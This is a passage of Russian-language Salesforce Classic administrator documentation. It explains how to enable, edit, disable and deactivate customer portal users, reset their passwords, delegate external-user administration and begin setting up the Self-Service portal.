4. При необходимости настройте правила общего доступа для пользователей портала (кроме пользователей массового портала). Данное действие позволяет пользователям портала и пользователям Salesforce обмениваться записями.

   Прим.: Если организация использует правила общего доступа, предоставляющие доступ к категории «Роли, внутренние подчиненные роли и подчиненные роли портала», рекомендуем обновить данные правила общего

доступа посредством категории «Роли и внутренние подчиненные роли». Данное действие позволяет исключить случайный доступ пользователя портала к записям, принадлежащим пользователю Salesforce.

Категория набора данных «Роли и внутренние подчиненные роли» позволяет создавать правила общего доступа, содержащие всех пользователей выбранной роли и всех пользователей нижестоящих ролей, кроме ролей клиентского и партнерского порталов.

Категория «Роли, внутренние подчиненные роли и подчиненные роли портала», используемая правилами общего доступа, может быть преобразована в категорию «Роли и внутренние подчиненные роли» посредством мастера преобразования доступа пользователя портала. Более того, данный мастер позволяет преобразовывать общедоступные папки отчетов, панелей мониторинга или документов в папки, доступные всем пользователям, кроме пользователей портала.

5. Убедитесь, что пользователи портала не добавлены в очереди и не являются участниками общедоступных групп, добавленных в очереди. Пользователи портала, добавленные в очереди, могут просматривать записи несвязанных организаций.
6. При необходимости добавьте компонент «Приветствие» в макеты начальной страницы, назначенные пользователям портала.

   Компонент «Приветствие» поддерживает отображение индивидуальных приветственных сообщений при входе пользователей на портал, а также возможность изменения собственных имен, паролей, регионов, языков, часовых поясов и контактных данных. Дополнительную информацию см. в разделе «Советы и рекомендации по настройке страниц клиентского портала» на странице 2937.
7. При необходимости разрешите контактам самостоятельную регистрацию на портале. См. раздел «Включение входа и параметров клиентского портала» на странице 2914.

Включение клиентского портала для контактов и организаций-лиц

Чтобы разрешить клиенту доступ к клиентскому порталу Salesforce, запись контакта или организации-лица данного клиента должна быть активирована в качестве пользователя клиентского портала.

Роли для организации клиентского портала

Отключение и деактивация пользователей портала

Выключение организаций-клиентов

Выключение организации-клиента инициирует выключение пользователей-клиентов, связанных с организацией. Рекомендуем выключать организацию-клиента только при случайном включении организации.

Редактирование сведений о пользователе клиентского портала

Восстановление паролей пользователей клиентского портала

Делегирование администрирования пользователей клиентского портала и суперпользователь портала

СМ. ТАКЖЕ:

Общие сведения об управлении пользователями клиентского портала

Включение клиентского портала для контактов и организаций-лиц

Чтобы разрешить клиенту доступ к клиентскому порталу Salesforce, запись контакта или организации-лица данного клиента должна быть активирована в качестве пользователя клиентского портала.

1. На странице сведений о контакте или организации-лице щелкните ссылку **«Управление внешним пользователем»**, а затем выберите пункт **«Включить пользователя-клиента»**.
2. Проверьте общие сведения и региональные настройки. При необходимости введите любую нужную информацию. Поле «Имя пользователя» по умолчанию содержит адрес эл. почты клиента.
3. Выберите лицензию пользователя портала. Выбранная лицензия определяет наборы полномочий, профиль пользователя и параметры иерархии ролей, которые могут быть заданы для пользователя клиентского портала. См. раздел «Лицензии пользователей клиентского портала» на странице 2947.
4. Чтобы отправить клиенту сообщение эл. почты, содержащее его имя пользователя и пароль на клиентском портале, установите флажок «Создать пароль и немедленно уведомить пользователя».

   Если организация Salesforce использует несколько клиентских порталов, то все клиентские порталы, назначенные профилю пользователя, могут быть доступны посредством одного имени пользователя и пароля. См. раздел «Создание нескольких клиентских порталов» на странице 2912.
5. Нажмите кнопку **«Сохранить»**.
6. Чтобы устранить неполадки или подтвердить конфигурацию портала, нажмите кнопку **«Управление внешним пользователем»** на странице сведений о контакте и выберите пункт **«Войти на портал в качестве пользователя»**. Данное действие открывает новое окно обозревателя и выполняет автоматический вход от имени пользователя-партнера.

При необходимости модератор может деактивировать других пользователей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения пользователей клиентского портала или выполнения входа в качестве пользователя портала:

- «Редактирование» для организаций, связанных с пользователем-клиентом

  И

  Редактирование пользователей портала самообслуживания

СМ. ТАКЖЕ:

Рекомендации по включению клиентского портала для контактов и управлению им
Настройка социальных организаций, контактов и интересов
Рекомендации по изменению организаций для контактов, имеющих доступ к порталам
Рекомендации по объединению контактов, связанных с пользователями портала
Общие сведения об управлении пользователями клиентского портала
Рекомендации по включению клиентского портала для контактов и управлению им

Роли для организации клиентского портала

Прим.: Начиная с выпуска Summer'13, клиентский портал недоступен для новых организаций. Существующие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть легко предоставлен клиентам посредством сообществ.

Существующие организации, которые поддерживают клиентские порталы, могут продолжать использовать собственные клиентские порталы или переходить к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Организациям клиентского портала может быть задано стандартное количество ролей. Таким образом, можно сократить количество неиспользуемых ролей для организаций клиентского портала. Для использования данной функции необходимо включить поддержку клиентского портала.

Например, если при включении организации клиентского портала было создано три роли, а требуется только одна роль для новых организаций, то количество ролей может быть сокращено до одной. Организациям клиентского портала может быть задано не более трех ролей. По умолчанию организациям клиентского портала предоставляется три роли.

Чтобы определить количество ролей для одной организации клиентского портала, выполните указанные ниже действия.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения количества ролей на одну организацию портала:

- «Настройка приложения»

1. Введите строку *«Параметры клиентского портала»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры клиентского портала»**.
2. Щелкните ссылку «Задать количество ролей для организации портала».
3. Нажмите кнопку **«Правка»**.
4. Выберите нужное количество ролей в раскрывающемся списке «Количество ролей».
5. Нажмите кнопку **«Сохранить»**.

Данный параметр не меняет количество ролей для текущих организаций портала.

СМ. ТАКЖЕ:

Включение клиентского портала для контактов и организаций-лиц

Отключение и деактивация пользователей портала

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для отключения или деактивации пользователей клиентского портала:	«Редактирование» для организации, связанной с пользователем клиентского портала И Редактирование пользователей портала самообслуживания
Для отключения или деактивации пользователей партнерского портала:	«Редактирование» для организации, связанной с пользователем партнерского портала И Управление внешними пользователями

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Клиентский портал доступен в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Партнерский портал доступен в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Прим.: Начиная с выпуска Summer'13, клиентский портал недоступен для новых организаций. Существующие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть легко предоставлен клиентам посредством сообществ.

Существующие организации, которые поддерживают клиентские порталы, могут продолжать использовать собственные клиентские порталы или переходить к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Доступ к клиентскому или партнерскому порталу Salesforce может быть удален двумя способами. В отличие от *деактивации*, *отключение* пользователя портала не может быть отменено.

Отключение пользователя портала

Ниже перечислены действия, выполняемые при отключении пользователя портала.

- Отмена доступа пользователя к порталу
- Удаление пользователя из всех связанных групп, рабочих групп и правил общего доступа
- Необратимое удаление связи между пользователем портала и контактом

  При повторном включении доступа контакта к порталу создается пользователь, который не связан с предыдущей записью пользователя портала.

- Поле «Роль» записи пользователя портала удаляется.
- Роль пользователя-партнера устаревает. В результате:
  - Данные пользователя больше не сводятся для роли ответственного за организацию-партнера
  - Возможности, принадлежащие данному пользователю, удаляются из иерархии прогнозов организации

    Прим.: Прежде чем отключить пользователя-партнера, рекомендуем передать возможности, принадлежащие этому пользователю, другому активному пользователю.

Рекомендуем отключить пользователя портала, если:

- Контакт включен в качестве пользователя портала случайно

- Пользователь портала связан с повторяющимся контактом
- Доступ контакта к порталу должен быть заблокирован

Прим.: Система Salesforce сохраняет записи пользователей, включая записи пользователей портала. Отключенный пользователь портала не может быть включен повторно. Чтобы просмотреть и обновить запись для отключенного пользователя, введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.

Деактивация пользователя портала

Деактивированный пользователь теряет доступ к порталу и может быть удален из любых рабочих групп со своим участием (например, группы, работающие с обращениями, и группы, работающие с организациями). Запись деактивированного пользователя портала *сохраняет* свою связь с контактом. При необходимости пользователь портала может быть активирован повторно.

Прим.: Делегированный администратор внешних пользователей, деактивирующий пользователя портала, не может удалить пользователя портала из рабочих групп с его участием.

Чтобы повторно активировать пользователя портала в будущем, рекомендуем воспользоваться деактивацией.

По умолчанию повторная активация деактивированного пользователя, который является участником группы, работающей с организациями, и имеет доступ «Для чтения и записи» (**«Доступ к организации»**, **«Доступ к контакту»**, **«Доступ к возможности»** и **«Доступ к обращению»**), предоставляет доступ «Только для чтения».

Отключение пользователя портала

Чтобы отключить пользователя портала, выполните указанные ниже действия.

1. Нажмите кнопку **«Управление внешним пользователем»** на странице сведений о контакте и выберите пункт **«Отключить пользователя-клиента»** или **«Отключить пользователя-партнера»**. Нажмите кнопку **«Управление внешней организацией»** на странице сведений об организации-лице и выберите пункт **«Выключить организацию-клиента»**.

   Организации-лица недоступны на партнерском портале.

2. Нажмите кнопку **«OK»**.

Деактивация пользователя портала

Чтобы деактивировать пользователя портала, выполните указанные ниже действия.

1. Для клиентского портала: нажмите кнопку **«Управление внешним пользователем»** и выберите пункт **«Просмотр пользователя-клиента»** на странице сведений о контакте или организации-лице. Для партнерского портала: нажмите кнопку **«Управление внешним пользователем»** и выберите пункт **«Просмотр пользователя-партнера»** на странице сведений о контакте.

   Организации-лица недоступны на партнерском портале.

2. Нажмите кнопку **«Правка»** и снимите флажок «Активно».

   Чтобы повторно активировать пользователя портала, установите флажок «Активно».

3. Нажмите кнопку **«Сохранить»**.

Прим.: Пакетная деактивация пользователей портала недоступна.

Советы по отключению и деактивации пользователей портала

Ниже перечислены рекомендации по отключению и деактивации пользователей портала (в отличие от *деактивации*, *отключение* не может быть отменено).

- Активный пользователь портала не может быть удален; разрешается только отключить или деактивировать его доступ к порталу.
- В таблице ниже представлены условия удаления контактов, связанных с пользователями портала.

Статус пользователя портала, связанного с контактом	Можно ли удалить контакт?
Активный пользователь портала	Нет. В противном случае контакт недоступен при повторной активации пользователя портала.
Неактивный пользователь портала	Нет. В противном случае контакт недоступен при повторной активации пользователя портала.
Отключенный пользователь портала	Да. Удаленные контакты перемещаются в корзину.

- Чтобы удалить контакт портала, рекомендуем сначала отключить пользователя портала, а затем удалить контакт.
- Отключение или деактивация пользователя портала не инициирует обновление связанных обращений. Например, отключенный пользователь портала, который несет ответственность за обращение, остается ответственным за это обращение до тех пор, пока оно не будет назначено новому ответственному.
- Прежде чем отключить пользователя-партнера, рекомендуем передать возможности, принадлежащие этому пользователю, другому активному пользователю. Данное действие обусловлено тем, что отключение пользователя-партнера инициирует удаление любых принадлежащих ему возможностей из иерархии прогнозов организации (роль пользователя-партнера устаревает).
- Отключение пользователя портала может занять Salesforce до 10 секунд. В течение данного времени пользователь все еще может выполнять действия на портале.
- При необходимости кнопки **«Отключить пользователя-клиента»** и **«Отключить пользователя-партнера»** могут быть удалены из макетов страниц контактов. Данное действие предотвращает отключение пользователей портала пользователями с полномочием «Редактирование пользователей портала самообслуживания» или «Управление внешними пользователями».
- Отключенный или деактивированный пользователь портала не учитывается доступными лицензиями, предоставленными организации. Тем не менее, отключение или деактивация пользователя портала не инициирует сокращение количества оплачиваемых лицензий. Чтобы уменьшить сумму счета, рекомендуем сократить количество лицензий.
- Чтобы отключить *всех* пользователей портала, связанных с организацией, а также удалить все роли и группы портала без возможности восстановления, выполните указанные ниже действия.
  - Нажмите кнопку **«Управление внешней организацией»** на странице сведений об организации партнерского портала и выберите пункт **«Выключить организацию-партнера»**.
  - Нажмите кнопку **«Управление внешней организацией»** на странице сведений об организации клиентского портала или организации-лице клиентского портала и выберите пункт **«Выключить организацию-клиента»**.

  При необходимости кнопки **«Выключить организацию-клиента»** и **«Выключить организацию-партнера»** могут быть удалены из макетов страниц организаций. Данное действие предотвращает отключение организаций портала пользователями с полномочием «Редактирование пользователей портала самообслуживания» или «Управление внешними пользователями».

- Отключение пользователя или организации портала регистрируется контрольным журналом настройки.
- Роли отключенных пользователей портала, связанных с организациями-лицами, не удаляются. Тем не менее, чтобы удалить роли портала вручную, выполните указанные ниже действия.
  1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
  2. Выберите имя отключенного пользователя портала.
  3. Нажмите кнопку **«Правка»**.
  4. Выберите значение «Нет» в раскрывающемся списке «Роль».
  5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Включение клиентского портала для контактов и организаций-лиц

Выключение организаций-клиентов

Выключение организации-клиента инициирует выключение пользователей-клиентов, связанных с организацией. Рекомендуем выключать организацию-клиента только при случайном включении организации.

Организации-клиенты не могут быть удалены, но могут быть выключены. Выключение организации инициирует необратимое выключение не более 100 связанных внешних пользователей и их удаление из всех связанных сообществ, групп, рабочих групп, наборов полномочий и правил общего доступа. К этому относятся активные и неактивные внешние пользователи, но не относятся пользователи-партнеры, связанные с организацией. Кроме того, роли и группы, связанные с организацией, удаляются без возможности восстановления.

Прим.: Организация, связанная как минимум с 100 активными или неактивными внешними пользователями, не может быть выключена. Прежде чем выключить организацию, рекомендуем выключить пользователей.

1. Откройте страницу сведений о нужной организации.
2. Нажмите кнопку **«Управление внешней организацией»** и выберите пункт **«Выключить организацию-клиента»**.
3. Нажмите кнопку **«OK»**.

После выключения организации отдельные контакты могут быть повторно включены в качестве пользователей клиентского портала. Повторное включение контакта для клиентского портала инициирует создание записи пользователя клиентского портала и роли, которые не связываются с предыдущей записью пользователя клиентского портала и ролью. Удаленные роли и группы не могут быть восстановлены.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра организаций:
- «Чтение» для организаций

Для создания или выключения организаций:
- «Создание» для организаций

Для включения организации-клиента:
- Управление внешними пользователями

Редактирование сведений о пользователе клиентского портала

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для управления пользователями клиентского портала:	Редактирование пользователей портала самообслуживания
Для управления профилями и наборами полномочий:	Управление профилями и наборами полномочий
Для создания, редактирования и удаления макетов страниц:	Настройка приложения
Для настройки параметров безопасности поля:	Управление профилями и наборами полномочий И Настройка приложения
Для настройки правил общего доступа:	Управление общим доступом

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.: Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Существующие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть легко предоставлен клиентам посредством сообществ.

Существующие организации, которые поддерживают клиентские порталы, могут продолжать использовать собственные клиентские порталы или переходить к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Сведения о пользователе клиентского портала Salesforce могут быть изменены для контактов, связанных с доступными организациями. Чтобы изменить сведения о пользователе клиентского портала, выполните указанные ниже действия.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните ссылку **«Правка»** напротив имени нужного пользователя.
3. Внесите необходимые изменения и нажмите кнопку **«Сохранить»**.

Советы по редактированию сведений о пользователе клиентского портала

Ниже перечислены рекомендации по редактированию сведений о пользователе клиентского портала.

- Чтобы просмотреть только пользователей клиентского портала путем фильтрации по типам лицензий «Менеджер клиентского портала» и «Пользователь клиентского портала», создайте настраиваемое списковое представление. Например, введите критерий «"Тип лицензии" равно "Пользователь клиентского портала", "Менеджер клиентского портала"».
- При создании пароля новый пароль автоматически отправляется на адрес эл. почты пользователя, а проверка почты не выполняется.
- При изменении адреса эл. почты пользователя электронное подтверждение не применяется.
- Компонент «Приветствие клиентского портала» может быть добавлен в макеты начальной страницы, назначенные пользователям клиентского портала, чтобы разрешить отображение индивидуальных приветственных сообщений при входе пользователей на портал, а также предоставить возможность изменения собственных имен, паролей, регионов, языков, часовых поясов и контактных данных. Изменение сведений о пользователях портала инициирует

обновление соответствующих записей пользователей, но не поддерживает автоматическое обновление записей контактов.

СМ. ТАКЖЕ:

Общие сведения об управлении пользователями клиентского портала

Отключение и деактивация пользователей портала

Восстановление паролей пользователей клиентского портала

Прим.: Начиная с выпуска Summer'13, клиентский портал недоступен для новых организаций. Существующие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть легко предоставлен клиентам посредством сообществ.

Существующие организации, которые поддерживают клиентские порталы, могут продолжать использовать собственные клиентские порталы или переходить к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Ссылка **«Забыли пароль?»**, доступная на странице входа, позволяет восстановить пароль пользователя на клиентском портале Salesforce .

Чтобы восстановить пароль пользователя на клиентском портале, выполните указанные ниже действия.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Установите флажок напротив имени нужного пользователя. Чтобы изменить пароли для всех отображаемых пользователей, установите флажок в заголовке соответствующего столбца.
3. Нажмите кнопку **«Сбросить пароль»**. Пользователь получит электронное сообщение, содержащее ссылку и инструкции для сброса пароля.

Совет: Компонент «Приветствие клиентского портала» может быть добавлен в макеты начальных страниц, назначенные пользователям клиентского портала. Приветствие, отображающееся перед каждым пользователем при входе на клиентский портал, содержит имя этого пользователя. При необходимости пользователи могут изменить имя, пароль, регион, язык, часовой пояс и контактные данные, используемые на портале. Изменение сведений о пользователях портала инициирует обновление соответствующих записей пользователей, но не поддерживает автоматическое обновление записей контактов.

СМ. ТАКЖЕ:

Общие сведения об управлении пользователями клиентского портала

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для восстановления паролей пользователей клиентского портала:

- Редактирование пользователей портала самообслуживания

Делегирование администрирования пользователей клиентского портала и суперпользователь портала

Прим.: Начиная с выпуска Summer'13 клиентский портал недоступен для новых организаций. Существующие организации могут использовать клиентский портал в обычном режиме. При отсутствии клиентского портала общий доступ к данным может быть легко предоставлен клиентам посредством сообществ.

Существующие организации, которые поддерживают клиентские порталы, могут продолжать использовать собственные клиентские порталы или переходить к использованию сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Некоторые полномочия администратора могут быть делегированы пользователям клиентского портала с лицензией «Менеджер клиентского портала: настраиваемый». Ниже перечислены действия, доступные делегированным администраторам внешних пользователей над внешними пользователями, включая пользователей-клиентов и пользователей-партнеров, связанными с собственными организациями.

- Создание внешних пользователей
- Редактирование текущих внешних пользователей
- Сброс паролей для внешних пользователей
- Деактивация текущих внешних пользователей

Прим.: Делегированный администратор внешних пользователей, деактивирующий пользователя портала, не может удалить пользователя портала из рабочих групп с его участием.

Делегированные администраторы внешних пользователей могут просматривать страницы сведений об организациях, а также контакты и обращения, связанные с организациями посредством вкладки «Организации». Кроме того, делегированным администраторам внешних пользователей назначается полномочие «Суперпользователь портала». Данное полномочие позволяет делегированным администраторам внешних пользователей выполнять над собственными организациями указанные ниже действия.

- Просмотр, редактирование и перенос всех обращений
- Создание обращений для контактов
- Просмотр и редактирование всех контактов (независимо от поддержки портала)
- Просмотр сведений об организациях, являющихся контактами обращения
- Составление отчетов по всем контактам (независимо от поддержки портала), если вкладка «Отчеты» добавлена на клиентский портал, а пользователю назначено полномочие «Запуск отчетов»

Чтобы предоставить внешним пользователям доступ к собственным организациям, а также разрешить просмотр и редактирование всех связанных обращений и контактов, но запретить управление другими внешними пользователями, добавьте полномочие «Суперпользователь портала» в профили внешних пользователей (кроме пользователей массового портала). Тем не менее, вкладка «Контакты» на клиентском портале доступна суперпользователям только при наличии полномочия «Делегированный администратор внешних пользователей». Чтобы изменить контакты, суперпользователь должен выбрать контакт в записи обращения. Дополнительную информацию см. в подразделах ниже.

- Делегирование прав администрирования внешних пользователей
- Назначение пользователям полномочия «Суперпользователь портала»
- Советы по настройке делегированного администрирования пользователей клиентского портала

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления пользователями клиентского портала:

- Делегированный администратор внешних пользователей

Для создания, редактирования и удаления профилей:

- Управление профилями и наборами полномочий

Для просмотра и редактирования всех обращений и контактов организации:

- Суперпользователь портала

Делегирование прав администрирования внешних пользователей

Прим.: Делегирование прав администрирования внешних пользователей поддерживается только исходным пользовательским интерфейсом профиля. При использовании расширенного пользовательского интерфейса профиля рекомендуем временно отключить данную функцию в параметрах пользовательского интерфейса.

Чтобы делегировать права администрирования внешних пользователей, выполните указанные ниже действия.

1. Введите строку *«Профили»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Профили»**, а затем выберите нужный профиль клиентского портала.

   Права делегирования и полномочие «Суперпользователь портала» не могут быть добавлены в следующие стандартные профили: «Менеджер клиентского портала», «Пользователь клиентского портала» или «Массовый клиентский портал».

2. Нажмите кнопку **«Правка»**.
3. Установите флажок **«Делегированный администратор внешних пользователей»**.

   При установке флажка **«Делегированный администратор внешних пользователей»** флажок **«Суперпользователь портала»** устанавливается автоматически после нажатия кнопки **«Сохранить»**.

4. Нажмите кнопку **«Сохранить»**.
5. Нажмите кнопку **«Правка»** в связанном списке «Профили делегированных внешних пользователей».
6. Выберите нужные профили внешних пользователей. Делегированный администратор внешних пользователей может управлять внешними пользователями с профилями клиентского портала, партнерского портала или сообществ при условии их принадлежности к одной и той же организации.
7. Нажмите кнопку **«Сохранить»**.

Чтобы изменить профили, доступные делегированному администратору пользователей клиентского портала для редактирования, выполните указанные ниже действия.

1. Введите строку *«Профили»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Профили»**, а затем выберите нужный профиль клиентского портала.
2. Нажмите кнопку **«Правка»** в связанном списке «Профили делегированных внешних пользователей».
3. Выберите нужные профили внешних пользователей.
4. Нажмите кнопку **«Сохранить»**.

Ниже перечислены задачи, доступные делегированным администраторам клиентского портала на страницах сведений о контактах.

- Чтобы разрешить контакту использование клиентского портала, щелкните **«Включить пользователя клиентского портала»**.
- Чтобы просмотреть сведения о пользователе клиентского портала, щелкните **«Просмотр пользователя клиентского портала»**. Ниже перечислены действия, доступные делегированным пользователям клиентского портала на странице сведений о пользователе клиентского портала.
  - Чтобы изменить сведения о пользователе клиентского портала, нажмите кнопку **«Правка»**.
  - Чтобы восстановить пароль пользователя клиентского портала, нажмите кнопку **«Сбросить пароль»**.
  - Чтобы деактивировать пользователя, нажмите кнопку **«Правка»** и снимите флажок «Активно».

Назначение пользователям полномочия «Суперпользователь портала»

Чтобы назначить пользователям полномочие «Суперпользователь портала», выполните указанные ниже действия.

1. Введите строку *«Профили»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Профили»**, а затем выберите нужный профиль клиентского портала.

   Полномочие «Суперпользователь портала» не может быть добавлено в следующие стандартные профили: «Менеджер клиентского портала», «Пользователь клиентского портала» или «Массовый клиентский портал».

2. Нажмите кнопку **«Правка»**.
3. Установите флажок **«Суперпользователь портала»**.
4. Нажмите кнопку **«Сохранить»**.

Совет: Чтобы составить отчет по профилям с полномочием «Суперпользователь портала», выполните указанные ниже действия.

1. Запомните имена профилей, содержащих полномочие «Суперпользователь портала».
2. Откройте вкладку «Отчеты».
3. Выберите отчет «Все активные пользователи» в папке «Административные отчеты».

Советы по настройке делегированного администрирования пользователей клиентского портала

Ниже перечислены рекомендации по настройке делегированного администрирования пользователей клиентского портала.

- Выполните указанные ниже действия в профиле соответствующих пользователей.
  - Чтобы разрешить делегированным администраторам портала и пользователям с полномочием «Суперпользователь портала» создание и обновление контактов, связанных с организацией, добавьте полномочия «Создание» и «Редактирование» для контактов.
  - Чтобы разрешить делегированным администраторам портала просмотр вкладок «Организации» и «Контакты», а также управление контактами, связанными с их организациями, выберите значение «Включены стандартные параметры» для вкладок «Организации» и «Контакты».
- Добавьте вкладки «Организации» и «Контакты» на клиентский портал.
- Чтобы разрешить делегированным администраторам пользователей клиентского портала и суперпользователям портала просмотр только определенных полей организаций, контактов и обращений, настройте параметры безопасности поля и макеты страниц.

  Прим.: Чтобы разрешить суперпользователям портала создание обращений для других контактов, выберите значение «Для редактирования» в параметрах безопасности для поля обращений «Имя контакта».

- Пользователи клиентского портала не могут просматривать связанные списки для недоступных объектов. Например, если пользователь клиентского портала просматривает контакт, а макет страницы контактов содержит связанный список «Возможности», то пользователь портала не может просмотреть связанный список «Возможности» ввиду недоступности данного объекта.
- Делегированные администраторы пользователей клиентского портала могут обновлять пользователей портала в любых целевых организациях.

СМ. ТАКЖЕ:

Общие сведения об управлении пользователями клиентского портала

Настройка портала самообслуживания

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

Портал самообслуживания — это канал оперативной поддержки, позволяющий клиентам решать возникшие вопросы без обращения к представителю службы поддержки.

Портал самообслуживания отличается простой настройкой. Воспользуйтесь одним из двух способов настройки ниже.

- **«Запуск»**: быстрый запуск портала самообслуживания (см. раздел «Запуск портала самообслуживания» на странице 2972).
- **«Настройка портала самообслуживания»**: расширенная настройка портала самообслуживания. Ниже перечислены выполняемые действия.
  - Включение функций и параметров портала самообслуживания на странице 2973
  - Настройка внешнего вида портала самообслуживания на странице 2977
  - Настройка шрифтов и цветов портала самообслуживания на странице 2978
  - Настройка страниц портала самообслуживания на странице 2979
  - Создание HTML входа на странице 2995
  - Управление пользователями портала самообслуживания на странице 2997

СМ. ТАКЖЕ:

Запуск портала самообслуживания

Настройка внешнего вида портала самообслуживания

Настройка шрифтов и цветов портала самообслуживания

Полезные советы для администраторов: эффективное использование портала самообслуживания

Руководство по административной настройке: руководство по внедрению портала самообслуживания

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования запуска портала самообслуживания:

- «Управление порталом самообслуживания»

Для настройки портала самообслуживания:

- «Управление порталом самообслуживания»

Для изменения страниц портала самообслуживания:

- «Управление порталом самообслуживания»

  И

  «Настройка приложения»

Запуск портала самообслуживания

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

Кнопка **«Запуск»** позволяет быстро запустить портал самообслуживания. Данная кнопка автоматизирует процесс настройки путем автоматического определения некоторых стандартных параметров.

Прим.: JavaScript не может быть сохранен как часть настраиваемого кода, а система позволяет использовать только определенные HTML-элементы и атрибуты.

1. Введите строку *«Портал самообслуживания»* в поле «Быстрый поиск» в настройке, выберите пункт **«Параметры»**, затем щелкните **«Запуск»**.
2. Просмотрите процесс и нажмите кнопку **«Продолжить»**.
3. Выберите цветовую тему.
4. При необходимости измените стандартные параметры и нажмите кнопку **«Сохранить»**.
5. Чтобы протестировать работу портала самообслуживания, выполните указанные ниже действия.
   a. Чтобы создать пробную учетную запись, щелкните **«Создать»**.
   b. Чтобы открыть страницы для предварительного просмотра, щелкните **«Доступ к порталу самообслуживания»**.
   c. Чтобы сообщить другим пользователям порядок входа и предварительного просмотра страниц, щелкните **«Пригласить»**.
6. Чтобы включить портал самообслуживания, скопируйте ссылку, отображающуюся в разделе **«Включить самообслуживание...»**, и вставьте ее в нужную область веб-сайта.
7. По завершении нажмите кнопку **«Готово»**.
8. Предоставьте клиентам доступ к порталу самообслуживания. См. раздел «Управление пользователями портала самообслуживания» на странице 2997.

Совет: Дополнительную информацию об изменении параметров см. в разделе «Включение функций и параметров портала самообслуживания» на странице 2973. Запуск портала самообслуживания инициирует автоматическую активацию кнопки **«Включить самообслуживание»** на страницах сведений о контактах.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования запуска портала самообслуживания:

- «Управление порталом самообслуживания»

СМ. ТАКЖЕ:

Настройка портала самообслуживания
Полезные советы для администраторов: эффективное использование портала самообслуживания
Руководство по административной настройке: руководство по внедрению портала самообслуживания

Включение функций и параметров портала самообслуживания

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

1. В настройках введите строку *«Портал самообслуживания»* в поле «Быстрый поиск» и выберите пункт **«Параметры»**.
2. Щелкните **«Настройка портала самообслуживания»** на странице параметров портала самообслуживания.
3. Заполните поля ниже.

Параметр	Описание
Вход включен	Данный параметр позволяет пользователям входить на портал самообслуживания.
Редактирование пользователей портала самообслуживания	Данный параметр отображает кнопку **«Включить самообслуживание»** на страницах сведений о контактах. Или кнопку **«Просмотр портала самообслуживания»** для контактов, поддерживающих использование портала самообслуживания.
URL-адрес выхода	URL-адрес веб-страницы, отображающейся пользователям после выхода из портала самообслуживания (например, `http://www.acme.com`). В противном случае кнопка **«Выход»** не отображается.
Стандартное происхождение обращения	Стандартное происхождение, назначаемое всем обращениям, которые отправляются через портал самообслуживания. Доступные значения извлекаются из раскрывающегося списка организации «Происхождение обращения». Обращениям, которые отправляются через портал самообслуживания или посредством функции Web-to-Case, могут быть назначены разные стандартные происхождения.
